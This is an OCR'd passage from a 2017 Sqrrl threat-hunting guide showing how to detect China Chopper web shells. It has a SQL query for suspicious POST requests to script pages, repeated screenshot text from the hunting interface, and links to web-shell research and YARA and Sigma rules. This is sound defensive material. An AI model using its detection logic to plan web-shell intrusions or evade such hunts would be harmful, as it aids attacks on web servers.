
```
1  SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
```





Home
CounterOps
Find by tag or ID
sqrrldemo
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
10.108.16.131
121.39.88.19
59.37.116.103
10.108.201.139
EXFIL-0
NON_AUTHENTICATED_GU...
10.108.208.55
0 items selected
ENTITY CLASSES
Account 1
Exfiltration 1
IPAddress 6
TAGS
Add a tag


Home
CounterOps
Find by tag or ID
sqrrldemo
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
10.108.16.130
10.108.16.131
121.39.88.19
59.37.116.103
10.108.201.139
EXFIL-0
NON_AUTHENTICATED_GU...
10.108.208.55
0 items selected
ENTITY CLASSES
Account 1
Exfiltration 1
IPAddress 6
TAGS
Add a tag


CounterOps
Find by tag or ID
sqrrldemo
1 SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
0 items selected
ENTITY CLASSES
Account 1
Exfiltration 1
IPAddress 6
TAGS
Add a tag
59.37.116.103
10.108.208.55
Create Saved Query
Name:
China Chopper Webshell
Description:
China Chopper Webshell artifact chsquery.php
Query: SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
SAVE
CANCEL


CounterOps
Find by tag or ID
sqrrldemo
1
SELECT orig, uri, method, host FROM pbro WHERE status_code<403 AND method='POST' AND (uri LIKE '%php' OR uri LIKE '%jsp' OR uri LIKE '%cfm' OR uri LIKE '%asp' OR uri LIKE '%aspx')
GO
Save Query...
Explore
Create risk trigger...
Save
Save Investigation...
Save Investigation as...
Export as PNG...
Export Indicators as CSV
Create Outlier Report...
10.108.16.130
10.108.16.131
121.39.88.19
59.37.116.103
10.108.201.139
EXFIL-0
NON_AUTHENTICATED_GU...
10.108.208.55
0 items selected
ENTITY CLASS
Account 1
Exfiltration 1
IPAddress 6
TAGS
Add a tag


Select all entities
Select all entities by selected type(s)
Expand connections
Expand detections and alerts
Expand file activity
Expand HTTP activity
Expand network resolutions
Expand user and account activity
Hide selected
Hide others

Resources

- https://www.hurricanelabs.com/blog/web-shells-a-brief-tour
- https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-china-chopper.pdf
- https://www.cyber.nj.gov/threat-profiles/trojan-variants/china-chopper
- https://expel.io/blog/from-webshell-weak-signals-to-meaningful-alert
- https://www.acunetix.com/blog/articles/introduction-web-shells-part-1/
- https://www.bloomberg.com/news/features/2017-09-29/the-equifax-hack-has-all-the-hallmarks-of-state-sponsored-pros

© 2017 Sqrrl Data, Inc. All rights reserved.

Yara Rules for Web Shells

- https://github.com/Yara-Rules/rules/tree/master/Webshells
  https://github.com/Neo23x0/signature-base/blob/master/yara/thor-webshells.yar
  https://github.com/tenable/yara-rules/tree/master/webshells
  https://dfir.it/blog/2016/07/06/webshells-every-time-the-same-story-dot-dot-dot-part-3/
  https://dfir.it/blog/2016/12/07/webshells-rise-of-the-defenders-part-4/
  https://www.recordedfuture.com/web-shell-analysis-part-1/
  https://www.crowdstrike.com/blog/new-crowdresponse-modules/

  https://github.com/Neo23x0/sigma/blob/master/rules/web/web_webshell_keyword.yml

© 2017 Sqrrl Data, Inc. All rights reserved.